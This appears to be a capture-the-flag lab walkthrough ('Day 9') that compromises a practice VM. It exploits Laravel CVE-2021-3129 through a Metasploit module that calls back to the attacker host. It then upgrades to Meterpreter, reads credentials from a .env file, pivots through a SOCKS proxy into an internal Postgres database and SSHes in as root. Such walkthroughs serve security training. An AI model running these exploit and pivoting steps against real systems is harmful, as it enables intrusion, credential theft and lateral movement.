Day 9
Deploy the attached VM, and wait a few minutes. What ports are open?
Section titled “Deploy the attached VM, and wait a few minutes. What ports are open?”nmap -T4 -A 10.10.154.224Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-13 10:30 EDTNmap scan report for 10.10.173.133Host is up (0.031s latency).Not shown: 998 closed tcp ports (conn-refused)PORT STATE SERVICE VERSION80/tcp open http Apache httpd 2.4.54 ((Debian))|_http-title: Curabitur aliquet, libero id suscipit semper|_http-server-header: Apache/2.4.54 (Debian)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelWhat framework is the web application developed with?
Section titled “What framework is the web application developed with?”Using whatweb to enumerate this website shows
whatweb http://10.10.154.224http://10.10.154.224 [200 OK] Apache[2.4.54], Cookies[XSRF-TOKEN,laravel_session], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.54 (Debian)], HttpOnly[laravel_session], IP[10.10.154.224], Laravel, PHP[7.4.30], Title[Curabitur aliquet, libero id suscipit semper], X-Powered-By[PHP/7.4.30]The response of the network browser also confirms it

What CVE is the application vulnerable to?
Section titled “What CVE is the application vulnerable to?”Search on google for Laravel CVE we can find this blog post:
Laravel RCE CVE-2021-3129 Explanation
What command can be used to upgrade the last opened session to a Meterpreter session?
Section titled “What command can be used to upgrade the last opened session to a Meterpreter session?”Note that normal command shells do not support complex operations such as pivoting. In Metasploit’s console, you can upgrade the last opened Metasploit session to a Meterpreter session with sessions -u -1.
What file indicates a session has been opened within a Docker container?
Section titled “What file indicates a session has been opened within a Docker container?”A common way to tell if a compromised application is running in a Docker container is to verify the existence of a /.dockerenv file at the root directory of the filesystem.
What file often contains useful credentials for web applications?
Section titled “What file often contains useful credentials for web applications?”The env file is a great way to find interesting things, usually on /var/www/.env or we can do a wide search on the OS with find /tmp -iname .env -type f
What database table contains useful credentials?
Section titled “What database table contains useful credentials?”Gain access to remove machine with metasploit
msfconsoleuse exploit/multi/php/ignition_laravel_debug_rceRHOSTS 10.10.154.224 HttpClientTimeout=30set LHOST 10.8.30.181run
- Get meterpreter session
backgroundsessions -u -1sessions -i -1Inside the .env file
cat /var/www/.envDB_CONNECTION=pgsqlDB_HOST=webservice_databaseDB_PORT=5432DB_DATABASE=postgresDB_USERNAME=postgresDB_PASSWORD=postgres- Lets try to resolve this DB_HOST
meterpreter > resolve webservice_database
Host resolutions================
    Hostname             IP Address    --------             ----------    webservice_database  172.28.101.51
As this is an internal IP address, it won’t be possible to send traffic to it directly. We can instead leverage the network pivoting support within msfconsole to reach the inaccessible host. To configure the global routing table in msfconsole, ensure you have run the background command from within a Meterpreter session:
backgroundroute add 172.28.101.51/32 -1We can also see, due to the presence of the /.dockerenv file, that we are in a docker container. By default, Docker chooses a hard-coded IP to represent the host machine. We will also add that to our routing table for later scanning:
route add 172.17.0.1/32 -1- Print current routes with
route print

With the previously discovered database credentials and the routing table configured, we can start to run Metasploit modules that target Postgres. Starting with a schema dump, followed by running queries to select information out of the database:
# Dump the schemause auxiliary/scanner/postgres/postgres_schemadumprun postgres://postgres:postgres@172.28.101.51/postgres
# Select information from a specific tableuse auxiliary/admin/postgres/postgres_sqlrun postgres://postgres:postgres@172.28.101.51/postgres sql='select * from users'What is Santa’s password?\

What ports are open on the host machine?
Section titled “What ports are open on the host machine?”To further pivot through the private network, we can create a socks proxy within Metasploit:
use auxiliary/server/socks_proxyrun srvhost=127.0.0.1 srvport=9050 version=4a- From the attacker machine (Kali Linux)
curl --proxy socks4a://localhost:9050 http://172.17.0.1 -v
proxychains -q nmap -n -sT -Pn -p 22,80,443,5432 172.17.0.1Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-11 14:27 CETNmap scan report for 172.17.0.1Host is up (0.100s latency).
PORT     STATE  SERVICE22/tcp   open   ssh80/tcp   open   http443/tcp  closed https5432/tcp closed postgresql
Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds

What is the root flag?
Section titled “What is the root flag?”With the password, credentials and proxy setup we can access the server as root
msfconsolerun ssh://santa:p4$$w0rd@172.17.0.1
- Get meterpreter session here as well and find the flag
msf6 auxiliary(scanner/ssh/ssh_login) > sessions
Active sessions===============
  Id  Name  Type                   Information               Connection  --  ----  ----                   -----------               ----------  1         shell cmd/unix                                   10.8.30.181:4444 -> 10.10.154.224:56420 (10.10.154.224)  2         meterpreter x86/linux  www-data @ 172.28.101.50  10.8.30.181:4433 -> 10.10.154.224:44460 (172.28.101.50)  3         shell linux            SSH parallels @           10.8.30.181-10.10.154.224:52780 -> 172.17.0.1:22 (172.17.0.1)

sessions -i -1